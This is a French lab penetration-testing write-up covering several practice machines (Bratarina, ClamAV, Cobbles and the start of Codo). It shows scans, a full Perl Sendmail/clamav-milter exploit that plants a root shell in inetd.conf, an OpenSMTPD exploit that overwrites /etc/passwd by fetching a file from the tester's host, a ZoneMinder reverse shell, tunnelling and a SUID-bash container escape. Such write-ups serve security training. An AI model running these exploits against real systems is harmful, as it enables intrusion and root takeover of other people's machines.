neil:x:1000:1000:neil,,,:/home/neil:/bin/bash
_smtpd:x:1001:1001:SMTP Daemon:/var/empty:/sbin/nologin
_smtpq:x:1002:1002:SMTPD Queue:/var/empty:/sbin/nologin
postgres:x:111:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Le fichier contient une backup de `/etc/passwd` il y a présent plusieurs noms d'utilisateurs. On peut enumerer le service SMTP :

```
telnet 192.168.135.71 25
Trying 192.168.135.71...
Connected to 192.168.144.71.
Escape character is '^]'.

220 bratarina ESMTP OpenSMTPD
500 5.5.1 Invalid command: Command unrecognized
HELO test
250 bratarina Hello test [192.168.45.179], pleased to meet you
AUTH LOGIN
503 5.5.1 Invalid command: Command not supported
```

Il s'agit de OpenSMTP version 5.5.1

Exploitation & Privilege Escalation

On peut exploiter la version 5.5.1 de SMTP avec la CVE-2020-7247 `https://www.exploit-db.com/exploits/47984` cette exploit permet l'execution de code, on peut créer un nouvel utilisateur et l'ajouter dans le fichier `/etc/passwd` :

```
### Création du mot de passe encodé
openssl passwd raj
$1$67vjNIOS$5ufNJ1dIP7.vtTMoksU6Y/

### Ajout de l'utilisateur aarti dans le fichier /etc/passwd
echo 'aarti:$1$67vjNIOS$5ufNJ1dIP7.vtTMoksU6Y/:0:0:root:/root:/bin/bash' >> passwd

cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
neil:x:1000:1000:neil,,,:/home/neil:/bin/bash
_smtpd:x:1001:1001:SMTP Daemon:/var/empty:/sbin/nologin
_smtpq:x:1002:1002:SMTPD Queue:/var/empty:/sbin/nologin
postgres:x:111:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
aarti:$1$67vjNIOS$5ufNJ1dIP7.vtTMoksU6Y/:0:0:root:/root:/bin/bash
```

On peut à présent lancer l'exploit afin d'uploader le fichier puis tenter de se connecter à la machine avec le nouvel utilisateur :

```
### Upload du fichier passwd
python3 47984.py 192.168.135.71 'wget 192.168.45.179/passwd -O /etc/passwd'
[*] OpenSMTPD detected
[*] Connected, sending payload
[*] Payload sent
[*] Done

### Réception de la requete sur le serveur python
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.144.71 - - [17/Mar/2025 20:28:15] "GET /passwd HTTP/1.1" 200 -

### Connexion à la machine avec l'utilisateur crée
ssh aarti@192.168.135.71
The authenticity of host '192.168.144.71 (192.168.144.71)' can't be established.
ED25519 key fingerprint is SHA256:2nTJlEAg9O5aWRgHQyB/LW2V++AIcq5roacWwn0gLN4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.144.71' (ED25519) to the list of known hosts.
aarti@192.168.144.71's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-109-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 17 15:28:47 EDT 2025

  System load:  0.0               Processes:             173
  Usage of /:   33.3% of 9.78GB   Users logged in:       0
  Memory usage: 26%               IP address for ens160: 192.168.135.71
  Swap usage:   0%


10 packages can be updated.
8 updates are security updates.


Last login: Thu Jul  9 12:29:32 2020
root@bratarina:~#
```

On obtient ainsi l'accès root sur la machine

ClamAV

Reconnaissance

Machine cible Adresse IP : `192.168.158.42`

Scanning

Lancement du scan `nmap` :

```
### Scan TCP
$ nmap -p- -Pn -sC 192.168.158.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 20:30 CEST
Nmap scan report for 192.168.158.42
Host is up (0.020s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 30:3e:a4:13:5f:9a:32:c0:8e:46:eb:26:b3:5e:ee:6d (DSA)
|_  1024 af:a2:49:3e:d8:f2:26:12:4a:a0:b5:ee:62:76:b0:18 (RSA)
25/tcp    open  smtp
| smtp-commands: localhost.localdomain Hello [192.168.45.187], pleased to meet you, ENHANCEDSTATUSCODES,
    PIPELINING, EXPN, VERB, 8BITMIME, SIZE, DSN, ETRN, DELIVERBY, HELP
|_ 2.0.0 This is sendmail version 8.13.4 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA 2.0.0 RSET NOOP QUIT
    HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0 For more info use "HELP <topic>". 2.0.0 To
    report bugs in the implementation send email to 2.0.0 sendmail-bugs@sendmail.org. 2.0.0 For local
    information send email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp    open  http
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ph33r
139/tcp   open  netbios-ssn
199/tcp   open  smux
445/tcp   open  microsoft-ds
60000/tcp open  unknown

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.14a-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-07-08T18:30:26-04:00
|_clock-skew: mean: 5h59m59s, deviation: 2h49m43s, median: 3h59m58s
|_nbstat: NetBIOS name: 0XBABE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: share (dangerous)
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Nmap done: 1 IP address (1 host up) scanned in 43.14 seconds

### Scan UDP
nmap -sU -F 192.168.158.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 21:52 CEST
Nmap scan report for 192.168.158.42
Host is up (0.018s latency).
Not shown: 57 closed udp ports (port-unreach), 41 open|filtered udp ports (no-response)
PORT    STATE SERVICE
137/udp open  netbios-ns
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 55.82 seconds
```

Le scan indique qu'il y a 7 ports ouverts sur TCP et 2 ports ouverts sur UDP. Le port 22 pour SSH, le port 25 pour SMTP, le port 80 pour HTTP, le port 139 pour netbios-ssn, le port 199 pour smux, le port 445 pour SMB et le port 6000 pour un service inconnu. Pour UDP il y a le ports 137 pour netbios-sn et 161 pour le service SNMP.

Sur le site web il y un code binaire mais pas plus d'informations à obtenir :

```
01101001 01100110 01111001 01101111 01110101 01100100 01101111 01101110 01110100 01110000 01110111 01101110
    01101101 01100101 01110101 01110010 01100001 01101110 00110000 0011 0000 01100010
```

L'enumération du service SMB indique qu'il y a plusieurs serveurs de partage, avec des accès administrateur, il n'y a pas de partages ouverts en anonyme :

```
smbclient -N -L //192.168.158.42

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (0xbabe server (Samba 3.0.14a-Debian) brave pig)
        ADMIN$          IPC       IPC Service (0xbabe server (Samba 3.0.14a-Debian) brave pig)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
        0XBABE               0xbabe server (Samba 3.0.14a-Debian) brave pig

        Workgroup            Master
        ---------            -------
        WORKGROUP            0XBABE
```

L'enumeration du service SNMP ne donne pas d'informations particulière avec un utilisateur ou un mot de passe :

```
snmpwalk -c public -v1 -t 10 192.168.158.42
iso.3.6.1.2.1.1.1.0 = STRING: "Linux 0xbabe.local 2.6.8-4-386 #1 Wed Feb 20 06:15:54 UTC 2008 i686"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (626300) 1:44:23.00
iso.3.6.1.2.1.1.4.0 = STRING: "Root <root@localhost> (configure /etc/snmp/snmpd.local.conf)"
iso.3.6.1.2.1.1.5.0 = STRING: "0xbabe.local"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown (configure /etc/snmp/snmpd.local.conf)"
...
```

En recherchant une vulnérabilité sur le service SMTP et sendmail version 8.13.4 on trouve une execution de commande distante possible :

```
searchsploit Sendmail
...
Sendmail with clamav-milter < 0.91.2 - Remote Command Execution
```

Exploitation & Privilege Escalation

On télécharge l'exploit et on l'execute vers la machine cible :

```
### Téléchargement de l'exploit
searchsploit -m multiple/remote/4761.pl
  Exploit: Sendmail with clamav-milter < 0.91.2 - Remote Command Execution
      URL: https://www.exploit-db.com/exploits/4761
     Path: /usr/share/exploitdb/exploits/multiple/remote/4761.pl
    Codes: CVE-2007-4560
 Verified: True
File Type: ASCII text
Copied to: /home/yoyo/Downloads/4761.pl
```

On affiche le contenu du script :

```
cat 4761.pl
### black-hole.pl
### Sendmail w/ clamav-milter Remote Root Exploit
### Copyright (c) 2007 Eliteboy
############################################################
use IO::Socket;

print "Sendmail w/ clamav-milter Remote Root Exploit\n";
print "Copyright (C) 2007 Eliteboy\n";

if ($#ARGV != 0) {print "Give me a host to connect.\n";exit;}

print "Attacking $ARGV[0]...\n";

$sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                              PeerPort => '25',
                              Proto    => 'tcp');

print $sock "ehlo you\r\n";
print $sock "mail from: <>\r\n";
```

```
print $sock "rcpt to: <nobody+\"|echo '31337 stream tcp nowait root /bin/sh -i' >> /etc/inetd.conf\"
    @localhost>\r\n";
print $sock "rcpt to: <nobody+\"|/etc/init.d/inetd restart\"@localhost>\r\n";
print $sock "data\r\n.\r\nquit\r\n";

while (<$sock>) {
        print;
}

# milw0rm.com [2007-12-21]
```

On peut voir que celui ci permet d'initier une connexion vers le port 31337 en créant une faille avec un shell qui possède les droits root, on lance l'exploit,

```
perl 4761.pl 192.168.158.42
Sendmail w/ clamav-milter Remote Root Exploit
Copyright (C) 2007 Eliteboy
Attacking 192.168.158.42...
220 localhost.localdomain ESMTP Sendmail 8.13.4/8.13.4/Debian-3sarge3; Tue, 8 Jul 2025 20:29:21 -0400; (No
    UCE/UBE) logging access from: [192.168.45.187](FAIL)-[192.168.45.187]
250-localhost.localdomain Hello [192.168.45.187], pleased to meet you
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-EXPN
250-VERB
250-8BITMIME
250-SIZE
250-DSN
250-ETRN
250-DELIVERBY
250 HELP
250 2.1.0 <>... Sender ok
250 2.1.5 <nobody+"|echo '31337 stream tcp nowait root /bin/sh -i' >> /etc/inetd.conf">... Recipient ok
250 2.1.5 <nobody+"|/etc/init.d/inetd restart">... Recipient ok
354 Enter mail, end with "." on a line by itself
250 2.0.0 5690TLXY004259 Message accepted for delivery
221 2.0.0 localhost.localdomain closing connection
```

Il suffit alors d'initier la connexion avec netcat afin d'obtenir l'accès sur le port qui a été ouvert :

```
nc 192.168.158.42 31337
whoami
root
```

On obtient ainsi l'accès root sur la machine

Cobbles

Reconnaissance


Machine cible Adresse IP : `192.168.182.214`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.182.214
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 20:41 CEST
Nmap scan report for 192.168.182.214
Host is up (0.016s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|   256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp open  http
|_http-title: Cobbles

Nmap done: 1 IP address (1 host up) scanned in 129.36 seconds
```

Le scan indique qu'il y a deux ports ouverts le port 22 pour SSH et le port 80 pour HTTP
Sur le site web il y a une page de connexion :



Avec des identifiants par défaut la connexion ne fonctionne toujours pas bien. On lance un dirbusting du site :


```
gobuster dir -u http://192.168.182.214/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.182.214/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.php        (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/.htpasswd.php        (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/index.php            (Status: 200) [Size: 1263]
/javascript           (Status: 301) [Size: 323] [--> http://192.168.182.214/javascript/]
```

```
/server-status        (Status: 200) [Size: 5424]
Progress: 40956 / 40958 (100.00%)
===============================================================
Finished
===============================================================
```

On découvre le lien vers `/server-status` qui permet d'obtenir différentes informations sur le serveur avec le lien vers plusieurs URL :

```
Srv     PID     Acc     M       CPU     SS      Req     Dur     Conn    Child   Slot    Client  Protocol
            VHost   Request
0-1     2335    0/4271/4285     _       25.80   0       0       56332   0.0     8.11    8.33    127.0.0.1
           http/1.1        127.0.0.1:8080  GET /blog_backup HTTP/1.1
1-1     2336    0/4314/4328     _       25.81   0       0       56070   0.0     8.13    8.36    127.0.0.1
           http/1.1        127.0.0.1:8080  GET /blog2.php HTTP/1.1
2-1     2338    0/4352/4366     W       25.55   0       0       55503   0.0     8.06    8.28    127.0.0.1
           http/1.1        127.0.0.1:8080  GET /server-status/ HTTP/1.1
3-1     2339    0/4277/4291     W       25.53   0       0       55443   0.0     8.17    8.40    127.0.0.1
           http/1.1        127.0.0.1:8080  GET /zm-prod/ HTTP/1.0
4-1     2340    0/4316/4330     _       25.74   0       0       55879   0.0     8.08    8.31    127.0.0.1
           http/1.1        127.0.0.1:8080  GET /blog5 HTTP/1.1
5-1     2565    0/4287/4300     _       25.89   0       0       56055   0.0     10.50   10.71   127.0.0.1
           http/1.1        127.0.0.1:8080  GET /blog9.php HTTP/1.1
6-1     24326   0/3502/3502     _       0.96    0       0       1701    0.0     2.06    2.06    127.0.0.1
           http/1.1        127.0.0.1:8080  GET /blog6 HTTP/1.1
7-1     24396   0/2706/2706     _       0.78    0       0       1420    0.0     1.61    1.61    127.0.0.1
           http/1.1        127.0.0.1:8080  GET /blog-test.php HTTP/1.1
```

Les différentes adresse du lien vers le serveur ne sont pas accessible hormis l'adresse vers `zm-prod` qui permet d'accéder à un service appelé ZoneMinder. Il s'agit d'un outil de surveillance la version qui est utilisé est v1.34.23



Exploitation

Après recherche d'une vulnérabilité sur la version 1.34.23 de ZoneMinder on trouve la CVE-2023-26035 `https://github.com/krastanoel/exploits/tree/master/zoneminder-1.36.12-remote-code-execution` on télécharge et on execute l'exploit correspondant :

```
python3 zoneminderexploit.py --rhost 192.168.182.214 --rport 80 --uri /zm-prod
/home/yoyo/Downloads/zoneminderexploit.py:54: SyntaxWarning: invalid escape sequence '\d'
  version = re.search('v(1.\d+.\d+)', r.content.decode()).group(1)
[*] 192.168.182.214:80 - The target appears to be vulnerable.
[*] 192.168.182.214:80 - Leak installation directory path
[*] 192.168.182.214:80 - Shell: ../../../../../tmp/761e8d93dd.php
[*] 192.168.182.214:80 - The reverse shell will trigger in 5 seconds, make sure you have netcat already
    listen
[*] 192.168.182.214:80 - Check your netcat

### Obtention du reverse shell
nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.161] from (UNKNOWN) [192.168.182.214] 50596
bash: cannot set terminal process group (627): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cobbles:/usr/share/zoneminder/www$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur `www-data`

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les ports ouverts sur la machine local :

```
www-data@cobbles:/usr/share/zoneminder/www$ ss -tln
State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      80         127.0.0.1:3306      0.0.0.0:*
LISTEN 0      511        127.0.0.1:8080      0.0.0.0:*
```

```
LISTEN 0      4096         0.0.0.0:80        0.0.0.0:*
LISTEN 0      4096       127.0.0.1:8081      0.0.0.0:*
LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
```

On peut voir que les port 3306 pour le service SQL et 8081 sont ouverts en local, le port 8080 correspond au serveur HTTP lancé en local via un proxy. On découvre cela après enumération des processus en cours avec pspy64 :

```
www-data@cobbles:/tmp$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
...
2025/07/07 14:25:46 CMD: UID=0    PID=922    | /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port
     8081 -container-ip 172.17.0.2 -container-port 80
...
2025/07/07 14:25:46 CMD: UID=107  PID=611    | /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -p /run/
    haproxy.pid -S /run/haproxy-master.sock
```

On découvre un processus qui est lancé sur le port 8081 via un proxy d'un conteneur docker lancé quant à lui sur le port 80 de l'adresse IP 172.17.0.2 Un processus nommé haproxy permet de lancer les serveurs en cours avec une redirection à partir du port 8080 vers le port 80 comme on peut le remarquer dans le fichier de configuration :

```
www-data@cobbles:/tmp$ cat /etc/haproxy/haproxy.cfg
global
  log /dev/log local0
  log /dev/log local1 notice
  chroot /var/lib/haproxy
  stats socket /run/haproxy/admin.sock mode 660 level admin expose-fd listeners
  stats timeout 30s
  user haproxy
  group haproxy
  daemon

defaults
  mode http
  option http-server-close
  timeout client 20s
  timeout server 20s
  timeout connect 4s

frontend ft_app
  bind 0.0.0.0:80 name app
  default_backend bk_app

backend bk_app
  option httpchk GET /zm-prod/ HTTP/1.0
  default-server inter 2s fall 60
  http-check expect status 200
  server primary 127.0.0.1:8080 check
  server secondary 127.0.0.1:8081 check backup
  http-response set-header x-backend-server %s
```

le serveur de backup se lance régulièrement afin de synchroniser la backup avec le serveur. On peut enumérer l'adresse IP du serveur docker :

```
www-data@cobbles:/usr/share/zoneminder/www/api/app/Config$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:be:e8:b6:d9  txqueuelen 0  (Ethernet)
        RX packets 35510  bytes 91123162 (86.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40988  bytes 2970606 (2.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.182.214  netmask 255.255.255.0  broadcast 192.168.182.255
        ether 00:50:56:9e:7f:be  txqueuelen 1000  (Ethernet)
        RX packets 40422  bytes 14509392 (13.8 MiB)
        RX errors 0  dropped 483  overruns 0  frame 0
        TX packets 6584  bytes 3081756 (2.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 88313  bytes 90755884 (86.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 88313  bytes 90755884 (86.5 MiB)
```

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vethbd969e9: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether f2:5c:d9:8d:d7:a5  txqueuelen 0  (Ethernet)
        RX packets 35510  bytes 91620302 (87.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40988  bytes 2970606 (2.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

On trouve l'interface avec docker, le conteneur est lancé avec pour adresse IP 172.17.0.2 comme on a pu le remarquer dans le processus en cours de lancement. Afin d'exploiter cette seconde machine, on lance un port forwarding avec chisel :

```
### Lancement du serveur chisel sur KALI
./chisel_1.7.4_linux_amd64 server -p 80 --reverse
2025/07/08 00:30:35 server: Reverse tunnelling enabled
2025/07/08 00:30:35 server: Fingerprint RTF2ybcM+wz5adrAaLZR/EgUFmNa8NJYhqJYwNxPHWM=
2025/07/08 00:30:35 server: Listening on http://0.0.0.0:80
2025/07/08 00:30:50 server: session#2: tun: proxy#R:8000=>172.17.0.2:80: Listening

### Lancement du client chisel sur la machine
www-data@cobbles:/tmp$ ./chisel_1.7.4_linux_amd64 client 192.168.45.187:80 R:8000:172.17.0.2:80
2025/07/07 18:30:49 client: Connecting to ws://192.168.45.187:80
2025/07/07 18:30:49 client: Connected (Latency 15.496264ms)
```

Une fois le tunnel établi on peut accéder au site sur le port 8000 de Kali depuis un navigateur. Il s'agit de la copie conforme du site original avec la même page de connexion.
Afin d'exploiter ce serveur de backup on peut relancer une seconde fois le script de l'exploit afin d'obtenir cette fois le reverse shell sur le conteneur docker que l'on lance vers la machine local et le port avec chisel :

```
### Execution du reverse shell
python3 zoneminderexploit.py --rhost localhost --rport 8000 --uri /zm-prod
/home/yoyo/Downloads/zoneminderexploit.py:54: SyntaxWarning: invalid escape sequence '\d'
  version = re.search('v(1.\d+.\d+)', r.content.decode()).group(1)
[*] localhost:8000 - The target appears to be vulnerable.
[*] localhost:8000 - Leak installation directory path
[*] localhost:8000 - Shell: ../../../../../tmp/59ead632d3.php
[*] localhost:8000 - The reverse shell will trigger in 5 seconds, make sure you have netcat already listen
[*] localhost:8000 - Check your netcat

### Obtention du reverse shell
nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.187] from (UNKNOWN) [192.168.182.214] 52466
bash: cannot set terminal process group (227): Inappropriate ioctl for device
bash: no job control in this shell
root@19d36b22e01e:/usr/share/zoneminder/www# whoami
whoami
root
```

On obtient cette fois un accès root sur la machine docker, on peut enumérer les disque :

```
root@19d36b22e01e:~# mount
...
/dev/sda1 on /usr/share/zoneminder/www type ext4 (rw,relatime,errors=remount-ro)
...
```

On peut voir la présence du disque /dev/sda1 qui est modifiable. On peut copier un binaire bash avec les droits root sous docker pour le coller dans le dossier du serveur web afin qu'il s'ajoute sur la machine, on en modifie les permissions pour le SUID :

```
root@19d36b22e01e:/usr/share/zoneminder/www# cp /bin/bash .
cp /bin/bash .
root@19d36b22e01e:/usr/share/zoneminder/www# chmod +s bash
chmod +s bash
```

Une fois ces étapes complétées le binaire bash est accessible sur la machine on peut alors l'executer afin d'obtenir les droits root sur la machine :

```
www-data@cobbles:/usr/share/zoneminder/www$ ls -la
total 1280
drwxr-xr-x 14 root root    4096 Jul  7 18:34 .
drwxr-xr-x  4 root root    4096 Jun 16  2022 ..
drwxr-xr-x  2 root root    4096 Jun 16  2022 ajax
drwxr-xr-x  4 root root    4096 Jun 16  2022 api
-rwsr-sr-x  1 root root 1234376 Jul  7 18:34 bash
```

```
drwxr-xr-x  2 root root    4096 Jun 16  2022 css
drwxr-xr-x  2 root root    4096 Jun 16  2022 fonts
drwxr-xr-x  2 root root    4096 Jun 16  2022 graphics
drwxr-xr-x  4 root root    4096 Jun 16  2022 includes
-rw-r--r--  1 root root    9110 Jun 16  2022 index.php
drwxr-xr-x  2 root root    4096 Jun 16  2022 js
drwxr-xr-x  2 root root    4096 Jun 16  2022 lang
-rw-r--r--  1 root root      29 Jan 24  2021 robots.txt
drwxr-xr-x  3 root root    4096 Jun 16  2022 skins
drwxr-xr-x  3 root root    4096 Jun 16  2022 tools
drwxr-xr-x  5 root root    4096 Jun 16  2022 vendor
drwxr-xr-x  2 root root    4096 Jun 16  2022 views
www-data@cobbles:/usr/share/zoneminder/www$ ./bash -p
bash-5.1# whoami
root
```

Codo

Reconnaissance


Machine cible Adresse IP : `192.168.247.23`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.247.23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 23:47 CEST
Nmap scan report for 192.168.247.23
Host is up (0.017s latency).
Not shown: 65533 filtered tcp ports (no-response)
Bug in http-generator: no string output.
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
|   256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_  256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
80/tcp open  http
|_http-title: All topics | CODOLOGIC
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set

Nmap done: 1 IP address (1 host up) scanned in 123.52 seconds
```

Le scan révèle qu'il y a deux ports ouverts, le port 22 pour SSH et le port 80 pour HTTP. Le site web est celui d'un service appelé Codoforum pour le site CODOLOGIC :



